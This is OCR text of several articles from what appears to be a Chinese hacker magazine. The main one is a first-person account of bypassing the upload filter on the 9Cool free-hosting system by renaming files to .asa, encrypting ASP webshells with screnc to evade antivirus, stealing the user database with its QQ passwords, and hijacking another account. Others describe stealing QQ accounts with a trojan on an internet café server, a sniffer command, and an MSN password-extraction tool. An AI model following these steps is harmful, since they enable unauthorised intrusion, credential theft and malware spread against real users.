


图 1

现在需要找一个支持asp的个人空间，用百度随便一搜，大部分都是“九酷网络个人主页空间管理系统 v4.1 免费版 - .”，随便找一个注册。我比较喜欢像hacker一类的用户名，可是很不凑巧的是这样的名称通常都被别人注册了，只好作罢。今天我就说说我的大丰收。

进入网页管理，选择上传文件，把qq大盗的ASP文件传上去，结果显示失败，提示上传文件中有禁止上传的文件。明明说是支持ASP的空间，可是一般的管理员为了安全考虑，都不允许上传ASP文件（大概是只有收费用户才能上传ASP文件）。记得从前看《X档案》上的ASP教程，后缀名像asp、asa、cer、cdx、htr的文件都可以在支持ASP的空间上运行，马上改成asa，顺利地上传成功。

接着我想上传几个最新的木马，结果网页回显不可以上传exe文件（废话，要是可以让你能够直接上传exe文件，那对方的管理员可真成了超级白痴了），如图2。后来进入了管理页面看到除了ASP和EXE格式外就没有别的限制了。看来只有上传ASP木马了。先上传个ASP站长助手，虽然提示成功，可是当前目录里没有文件，考虑到可能被杀毒软件杀了，于是又找了几个木马改了扩展名分别上传，都失败了。没办法自己水平不够，只能使用别人的ASP木马，郁闷中……




图 2

忽然想到那个啊拉的ASP文件可是成功上传了，看来这家网站的杀毒软件可能是很久没有更新了。可是最近也没有什么新的网页木马，那只好给木马加密了。找到screnc.exe程序，逐个加密，完成后再都传上去，除了海阳xpnet版外全都失败了，虽然这个版本比较低，不过有了WEBSHELL就好办事了。虽然以前没有入侵网站的经历，可是至少还知道ADMIN文件夹是存放管理文件的地方，可是这个网站的是ADMIN99，如图3。




图 3

进去一看大部分都是ASP或图像，没有MDB后缀的。仔细一看有一个好几兆的ASP文件，明白过来是改后缀了，其中user.asp最可疑，如图4。马上下载。原来是网站的用户列表，其中还有很多收费用户，如图5。看见QQ号了吗？有好几百呢，得来全不费功夫，比在网吧快多了（一般的密码特复杂的人都喜欢固定使用一个密码，这可不是什么好习惯），还有一个意外的发现，看看标记上边的用户hacker了吗？正好可以改他的密码，空间就是我的了。不过删掉别人的东西不好哦，于是把他的网页备份后按他的邮箱发过去，改掉密码保护，以防被人再找回去。随便提一下，我测试找回密码的功能就是骗人的，根本不管事。




图 4




图 5


至于提升权限，维护肉鸡之类的就不再废话了。在网站上到处逛了逛，发现这么大的网站竟然没有日志记录。临走的时候又发现一个地方，就是网站列表，我看了一下排名，有很多访问量很高的链接，如图6。这可是个挂网页木马的好机会，因为我是为了搞QQ号，就只放了加壳后的啊拉，至于别人可以放反弹木马，这纯属个人爱好问题。先算一笔帐，就算一台机器一个Q号，这数目也是惊人的。



图 6

后来我看了一下9COOL免费空间系统功能设置，并没有限制上传ASA文件，也希望网站管理员们能设置一下，像前面我用baidu搜索有好几万个（搜索关键字“版权所有 2004-2005. All Rights Powered By 9Cool,），这回大家可以好好的玩一下了。今天真是一次大丰收啊。

（文章中涉及到的程序海阳顶端木马xpnet版、screnc.exe已经收录于光盘中）




菜鸟的QQ遭遇

coldface

最近心情挺好的，在网吧里使用以前在x档案上学习的知识搞了一个网吧的服务器，上传了个影子，后来又传了一个阿拉QQ大盗1.7的服务端，很轻松的就搞到了很多QQ号，其中也包括了许多好号码，如图1。

可是好景不长，那个QQ号不久就被原来的主人找回去了，这个主人应该不是高手（因为没有看x档案），竟然和我进行了一次战斗（呵呵严重了），下面就来讲讲我的遭遇。

大家看图2，这是我QQ好友里的号，这个家伙居然给我发了个美女的图片，还是穿丝袜的。我晕，幸亏咱经常看《黑客X档案》，还知道点黑客技术，不然一不小心打开了，岂不是要因色中马呀。



下边就告诉大家，我是如何确定这是木马的，这个是重点，仔细听好了。我们从木马的作用说起，木马就是为了让我们能够远程控制别人的计算机，要在计算机运行木马必须调用系统的API函数，因为要远程用到网络的API函数，所以我们通过检测系统的函数就可以知道，我向大家推荐的是depens，下面是对阿拉QQ大盗服务端的检查，如图3。





图3中那个wscock32.dll调用的是网络API，显然是木马，这里仅仅是给大家讲一种简单的识别别人给你传输的文件是不是网络木马的方法。

这家伙第二次发来了一个QQ珊瑚虫程序说是最新版本的，可以在线查询ip地址，虽然开始他和我说了很多令人很兴奋的话。但是在“美人计”前我都没有倒下，又怎么可能会在这里中招呢？



我接收了程序，并运行了他说的珊瑚虫最新版本（放心，我知道是木马，有准备的），直接拿出黑客常用的ultraedit，查看exe程序的头字母mt，找到了两处mt，很显然是简单的木马文件绑定，这家伙其实一点都不聪明，用珊瑚虫就想钓走偶的QQ，一定是新手了（当然我仅仅比新手高一点点而已，所以才有了这篇文章）。把后面mt开头的程序导出来，一看大小25k多，和刚才的阿拉QQ大盗差不多，直接运行。

这叫做置之死地而后生，我们还有x-sniffer，运行不久后QQ死掉了，这是阿拉QQ大盗的表现，接着登录我的QQ（密码刚被盗，他是没时间立刻知道的）。

在cmd下输入sniff -pass -hide -log pass.log，不久就在x-sniffer的相同目录下找到了这家伙的邮箱。

从这件事上，我发现只要善于利用我们所学的知识就能解决很多的问题，说实在的，本文没有多少技术含量，仅仅告诉大家一点技巧而已。

（文章中涉及到的程序depens、ultraedit、x-sniffer已经收于光盘中）

MSN口令发现者


天涯衰草


随着微软的即时通讯工具MSN的逐渐流行，网上出现了大量针对MSN的病毒、恶意程序，最近突然出现了一种专门用来破解MSN即时通讯工具帐号密码的程序——MSN口令发现者 v2.0，它的出现可能造成超过两亿的HOTMAIL用户面临盗号的威胁。

这个程序最早被直接公布于某国外网站上，现在国内的网站也有下载了。利用这款程序，任何人都可以轻易获取WindowsXP和Windows2003系统下MSN 7.0用户的.NET Passport邮箱地址及密码。除此之外，网上甚至还提供了一段可以编译运行的代码（只有100行左右），也是同样的功能，并附有Console模式输出结果。MSN口令发现者的使用非常的简单，运行它以后，点击操作界面中的“Find Password”按钮，立刻就可以得到在该计算机上登录过的MSN的帐号和密码，如图所示。

随着这段源代码的公布，病毒作者和垃圾邮件发送者将直接受益，它们可以提供修改现成的源代码制造出盗取密码的病毒、黑客软件等。对于全球超过2亿的HOTMAIL用户来说，一旦他们用HOTMAIL邮箱捆绑了.NET Passport（事实上，只要他们使用MSN，99%的人会这么做），他们的HOTMAIL邮箱将直接受到病毒威胁，垃圾邮件也将蜂拥而至。现在，使用MSN的朋友请特别小心了哟！

（文章中涉及到的程序MSN口令发现者 v2.0，已经收录于当期光盘中）





QQ“反潜”战

学会关心她

QQ好友上线就隐身，怎么才能把他揪出来呢？记得以前有种查询QQ隐身好友的方法就是用LUMA QQ的“如来神掌之乱舞”来查询，用过的朋友都知道厉害吧！但是紧接着珊瑚虫工作室在珊瑚虫外挂中添了一个新功能，那就是“铁布衫”，可以阻止你的QQ好友用“如来神掌之乱舞”来探测你是否隐身。所以，LUMA QQ的这个功能也不太好用了！

最近我在某网站上发现有款QQ显隐身软件QQ Tool，它具有百分之百的显示隐身功能，可以显示隐身任何版本的QQ，并能一次性挂上多个QQ，还能发送消息，功能这么强，让我们赶紧来熟悉它吧！

